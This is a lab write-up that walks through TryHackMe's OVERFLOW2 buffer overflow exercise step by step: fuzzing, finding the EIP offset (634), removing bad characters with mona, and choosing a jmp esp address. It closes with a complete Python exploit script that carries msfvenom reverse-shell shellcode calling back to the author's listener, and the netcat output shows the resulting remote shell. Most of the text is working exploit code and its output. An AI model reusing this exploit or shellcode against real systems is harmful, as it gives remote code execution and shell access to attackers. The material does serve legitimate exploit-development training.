
So today we will be going to exploit the OVERFLOW2 of buffer overflow prep of tryhackme’s

earlier we solved OVERFLOW1 now its the second one ,

so lets get to it ,

first let me show you overflow 2 :



so lets get started with fuzzing script for starters ,

```
┌──(root㉿kali)-[/home/kali/oscp]
└─# python3 fuzzing.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing crashed at 700 bytes
```

so as we can see fuzzing crashed at around 700 bytes

, lets use pattern_create to create a pattern of 800 bytes to find the offset :


send this pattern as your payload , using exploit.py script :

```
┌──(root㉿kali)-[/home/kali/oscp]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 800
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1A
f2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak
4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6
Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8A
u9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba
1Ba2Ba3Ba4Ba5Ba
```


```
┌──(root㉿kali)-[/home/kali/oscp]
└─# python3 exploit.py
Sending evil buffer...
Done!
```

now we have to locate the exact offset for which we will use ruby script pattern_offset , and provide 2 parameters that are -l which is length of the

pattern we created that is 800 and EIP after executing the python script , so we can look for EIP here :



OR here access violation info will also give you the EIP



and give EIP after -q that is 76413176 and run the ruby script and we will get the offset like this :

```
┌──(root㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
└─# ./pattern_offset.rb -l 800 -q 76413176
[*] Exact match at offset 634
```

so

our exact offset is 634

now lets verify this fact by controlling the EIP by setting retn variable as “BBBB” and offset value as 634 so lets edit these values in script and execute the script :

```
prefix = "OVERFLOW2 "
offset = 634
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6A
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
```

execution of script :

```
┌──(root㉿kali)-[/home/kali/oscp]
└─# python3 exploit.py
Sending evil buffer...
Done!
```

now look in immunity debugger our EIP is 42424242 which is hex value of BBBB which means we can successfully now control EIP instruction pointer.

```
ESP 019EFA30 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6A
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
```

now its time to kick out some badchars , so lets get going ,

so first lets create a bytearrray using mona module ,

```
0BADF00D Writing value to configuration file
0BADF00D Old value of parameter workingfolder =
0BADF00D [+] Creating config file, setting parameter workingfolder
0BADF00D New value of parameter workingfolder =  c:\mona\%p
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00
0BADF00D [+] Command used:
0BADF00D !mona bytearray -b "\x00"
0BADF00D   *** Note: parameter -b has been deprecated and replaced with -cpb ***
0BADF00D Generating table, excluding 1 bad chars...
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - Creating working folder c:\mona\oscp
0BADF00D     - Folder created
0BADF00D     - (Re)setting logfile c:\mona\oscp\bytearray.txt
         "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
         "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
         "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
         "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
         "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
         "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
         "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
         "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 255 bytes to file c:\mona\oscp\bytearray.txt
0BADF00D Binary output saved in c:\mona\oscp\bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.015000
!mona bytearray -b "\x00"
```

so bytearrray has been created and saved in our working directory , next thing to do is to send badchars to overflow2 using our python script :


```
┌──(root㉿kali)-[/home/kali/oscp]
└─# python3 badchars_generator.py
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\
x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x
4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x7
6\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d
\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\
xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\x
ec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff

┌──(root㉿kali)-[/home/kali/oscp]
└─#
```

so now paste these badchars In our python script in payload variable like this :


```
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\
postfix = ""
```

so now run the script and go to immunity debugger and use mona to do bad chars finding stuff for us ,



after -a use the ESP address there ,

now you will see the badchars listed on the screen :




so as we know badchars can corrupt the next character so ignore the character following the preceding badchar , our badchars will be :

\x00\x23\x3c\x83\xba

so now we have got the badchars what next to do is to find the jmp esp pointer for which we will use mona module again like this :

in those quotes enter the badchars we discovered earlier and look at log windows and you will see jmp esp address :



so

it found total 9 pointers , we will use the first pointer that is :

0x625011af which we have to convert backwards for it to work in our exploit

,

so it will look something like :

\xaf\x11\x50\x62

now we have got the jmp esp address let set it in retn variable in our script :

```
offset = 634
overflow = "A" * offset
retn = "\xaf\x11\x50\x62"
padding = "\x90" *16
```

now lets create our payload using msfvenom :

```
┌──(root㉿kali)-[/home/kali/oscp]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.17.47.112 LPORT=5656 -b '\x00\x23\x3c\x83\xba' EXITFUNC=thread -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
```

and our shell code will be :

```
Final size of c file: 1508 bytes
unsigned char buf[] =
"\xfc\xbb\x2e\x9e\x11\x06\xeb\x0c\x5e\x56\x31\x1e\xad\x01\xc3"
"\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff\xff\xd2\x76\x93\x06\x2a"
"\x87\xf4\x8f\xcf\xb6\x34\xeb\x84\xe9\x84\x7f\xc8\x05\x6e\x2d"
"\xf8\x9e\x02\xfa\x0f\x16\xa8\xdc\x3e\xa7\x81\x1d\x21\x2b\xd8"
"\x71\x81\x12\x13\x84\xc0\x53\x4e\x65\x90\x0c\x04\xd8\x04\x38"
"\x50\xe1\xaf\x72\x74\x61\x4c\xc2\x77\x40\xc3\x58\x2e\x42\xe2"
"\x8d\x5a\xcb\xfc\xd2\x67\x85\x77\x20\x13\x14\x51\x78\xdc\xbb"
"\x9c\xb4\x2f\xc5\xd9\x73\xd0\xb0\x13\x80\x6d\xc3\xe0\xfa\xa9"
"\x46\xf2\x5d\x39\xf0\xde\x5c\xee\x67\x95\x53\x5b\xe3\xf1\x77"
"\x5a\x20\x8a\x8c\xd7\xc7\x5c\x05\xa3\xe3\x78\x4d\x77\x8d\xd9"
"\x2b\xd6\xb2\x39\x94\x87\x16\x32\x39\xd3\x2a\x19\x56\x10\x07"
"\xa1\xa6\x3e\x10\xd2\x94\xe1\x8a\x7c\x95\x6a\x15\x7b\xda\x40"
"\xe1\x13\x25\x6b\x12\x3a\xe2\x3f\x42\x54\xc3\x3f\x09\xa4\xec"
"\x95\x9e\xf4\x42\x46\x5f\xa4\x22\x36\x37\xae\xac\x69\x27\xd1"
"\x66\x02\xc2\x28\xe1\x27\x02\x1d\x81\x5f\x26\x61\x77\xb8\xaf"
"\x87\x1d\xa8\xf9\x10\x8a\x51\xa0\xea\x2b\x9d\x7e\x97\x6c\x15"
"\x8d\x68\x22\xde\xf8\x7a\xd3\x2e\xb7\x20\x72\x30\x6d\x4c\x18"
"\xa3\xea\x8c\x57\xd8\xa4\xdb\x30\x2e\xbd\x89\xac\x09\x17\xaf"
"\x2c\xcf\x50\x6b\xeb\x2c\x5e\x72\x7e\x08\x44\x64\x46\x91\xc0"
"\xd0\x16\xc4\x9e\x8e\xd0\xbe\x50\x78\x8b\x6d\x3b\xec\x4a\x5e"
"\xfc\x6a\x53\x8b\x8a\x92\xe2\x62\xcb\xad\xcb\xe2\xdb\xd6\x31"
"\x93\x24\x0d\xf2\xb3\xc6\x87\x0f\x5c\x5f\x42\xb2\x01\x60\xb9"
"\xf1\x3f\xe3\x4b\x8a\xbb\xfb\x3e\x8f\x80\xbb\xd3\xfd\x99\x29"
"\xd3\x52\x99\x7b\xd3\x54\x65\x84";
```


lets add it in payload variable in our exploit script and after that add some no-ops or no operations or \x90 in our script for padding purposes so our payload can unpack itself ,

so our final payload is :

```
import socket
ip = "10.10.59.48"
port = 1337
payload =("\xfc\xbb\x19\xbb\xb4\xa0\xeb\x0c\x5e\x56\x31\x1e\xad\x01\
xc3"
"\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff\xff\xe5\x53\x36\xa0\x15"
"\xa4\x57\x28\xf0\x95\x57\x4e\x71\x85\x67\x04\xd7\x2a\x03\x48"
"\xc3\xb9\x61\x45\xe4\x0a\xcf\xb3\xcb\x8b\x7c\x87\x4a\x08\x7f"
"\xd4\xac\x31\xb0\x29\xad\x76\xad\xc0\xff\x2f\xb9\x77\xef\x44"
"\xf7\x4b\x84\x17\x19\xcc\x79\xef\x18\xfd\x2c\x7b\x43\xdd\xcf"
"\xa8\xff\x54\xd7\xad\x3a\x2e\x6c\x05\xb0\xb1\xa4\x57\x39\x1d"
"\x89\x57\xc8\x5f\xce\x50\x33\x2a\x26\xa3\xce\x2d\xfd\xd9\x14"
"\xbb\xe5\x7a\xde\x1b\xc1\x7b\x33\xfd\x82\x70\xf8\x89\xcc\x94"
"\xff\x5e\x67\xa0\x74\x61\xa7\x20\xce\x46\x63\x68\x94\xe7\x32"
"\xd4\x7b\x17\x24\xb7\x24\xbd\x2f\x5a\x30\xcc\x72\x33\xf5\xfd"
"\x8c\xc3\x91\x76\xff\xf1\x3e\x2d\x97\xb9\xb7\xeb\x60\xbd\xed"
"\x4c\xfe\x40\x0e\xad\xd7\x86\x5a\xfd\x4f\x2e\xe3\x96\x8f\xcf"
"\x36\x38\xdf\x7f\xe9\xf9\x8f\x3f\x59\x92\xc5\xcf\x86\x82\xe6"
"\x05\xaf\x29\x1d\xce\xda\xbc\x32\x7e\xb3\xbc\x4c\x68\x5b\x48"
"\xaa\xfe\x4b\x1c\x65\x97\xf2\x05\xfd\x06\xfa\x93\x78\x08\x70"
"\x10\x7d\xc7\x71\x5d\x6d\xb0\x71\x28\xcf\x17\x8d\x86\x67\xfb"
"\x1c\x4d\x77\x72\x3d\xda\x20\xd3\xf3\x13\xa4\xc9\xaa\x8d\xda"
"\x13\x2a\xf5\x5e\xc8\x8f\xf8\x5f\x9d\xb4\xde\x4f\x5b\x34\x5b"
"\x3b\x33\x63\x35\x95\xf5\xdd\xf7\x4f\xac\xb2\x51\x07\x29\xf9"
"\x61\x51\x36\xd4\x17\xbd\x87\x81\x61\xc2\x28\x46\x66\xbb\x54"
"\xf6\x89\x16\xdd\x16\x68\xb2\x28\xbf\x35\x57\x91\xa2\xc5\x82"
"\xd6\xda\x45\x26\xa7\x18\x55\x43\xa2\x65\xd1\xb8\xde\xf6\xb4"
"\xbe\x4d\xf6\x9c\xbe\x71\x08\x1f")
prefix = "OVERFLOW2 "
```

```
offset = 634
overflow = "A" * offset
retn = "\xaf\x11\x50\x62"
padding = "\x90" * 16
postfix = ""
buffer = prefix + overflow + retn + padding + payload + postfix
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(buffer + "\r\n")
  print("Done!")
except:
  print("Could not connect.")
```

and set up our netcat listener on the port we specified earlier in msfvenom :



and run the script using python2 as python3 was having issues running the script properly due to some bugs I guess ..

```
┌──(root㉿kali)-[/home/kali/oscp]
└─# python2 exploit.py
Sending evil buffer...
Done!
```

and as soon as script does its job , we will get a shell back to us :

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 5656
listening on [any] 5656 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.59.48] 49285
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>whoami
whoami
oscp-bof-prep\admin

C:\Users\admin\Desktop\vulnerable-apps\oscp>
```

.

so we got a shell and this means OVERFLOW 2 is completed successfully .

:-)